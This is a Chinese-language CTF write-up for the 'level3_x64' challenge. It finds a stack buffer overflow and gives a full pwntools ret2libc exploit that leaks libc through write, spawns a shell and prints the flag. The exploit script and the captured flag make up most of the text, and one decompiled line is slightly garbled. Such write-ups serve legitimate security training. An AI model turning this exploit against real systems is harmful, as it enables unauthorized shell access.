
运行一下程序



```
giantbranch@ubuntu:~$ ./level3_x64
Input:
aaaaaa
Hello, World!
giantbranch@ubuntu:~$
```


使用64位IDA查看程序

查看main函数



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  return write(1, "Hello, World!\n", 0xEuLL);
}
```

查看vulner_function函数



```
ssize_t vulnerable_function()
{
  char buf; // [rsp+0h] [rbp-80h]

  write(1, "Input:\n", 7uLL);
  return read(0, &buf  0x200uLL);
}
```

发现buf存在栈溢出漏洞

buf是0x80，read了0x200，很明显存在栈溢出漏洞，同样使用ret2libc


解题思路：程序中用write函数，所以可以利用write函数来泄漏libc。

这个题是64位的程序

注意：32位传参数通过栈来传递，参数逆序存储在栈中。

64位传参，若参数<7 存储在寄存器中，rdi,rsi,rdx,rcx,r8,r9 参数依 次存储在这些寄存器中，若参数>7 ,则前6个参数存储在寄存器中，6 以后的参数存放在 栈中。


对于字符串，汇编指令的快速查询可以使用ROPgadget工具



```
giantbranch@ubuntu:~$ ROPgadget --binary level3_x64 --only "pop|ret" | grep rdi
0x00000000004006b3 : pop rdi ; ret
giantbranch@ubuntu:~$ ROPgadget --binary level3_x64 --only "pop|ret" | grep rsi
0x00000000004006b1 : pop rsi ; pop r15 ; ret
giantbranch@ubuntu:~$ 
```

编写exp

```
from pwn import*
from LibcSearcher import*

io=remote('node4.buuoj.cn',29578)
elf=ELF('./level3_x64')

main_addr=0x40061a
pop_rdi=0x4006b3
pop_rsi_r15=0x4006b1

write_got=elf.got['write'] #write的plt表可以调用write函数
write_plt=elf.plt['write'] #write的got表里面有write函数的真实地址

payload='a'*(0x80+8)+p64(pop_rdi)+p64(0)+p64(pop_rsi_r15)+p64(write_got)+p64(8)+p64(write_plt)+p64(main_addr)
#  栈迁移过来后 执行write函数 write后返回main函数 write的三个参数
io.recvuntil('\n')
io.sendline(payload)
write_addr=u64(io.recv(8))
#  因为write的第二个参数是write_got，所以它会输出write的got
print hex(write_addr)

libc=LibcSearcher('write',write_addr)
#根据泄漏的write地址，用LibcSearcher可以找到对应的libc版本，然后找到对应的write函数地址

offset=write_addr-libc.dump('write')
#找到偏移
print hex(offset)

system=offset+libc.dump('system')
#根据偏移和system在libc中的地址找到system在程序中的地址

bin_sh=offset+libc.dump('str_bin_sh')
#根据偏移和sh在libc中的地址找到sh在程序中的地址

payload='a'*(0x80+8)+p64(pop_rdi)+p64(bin_sh)+p64(system)+p64(0)
io.sendline(payload)
io.interactive()
```



```
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
$ cat flag
flag{8062b9d0-8b60-4998-af1e-8420940f569e}
[*] Got EOF while reading in interactive
$ 
```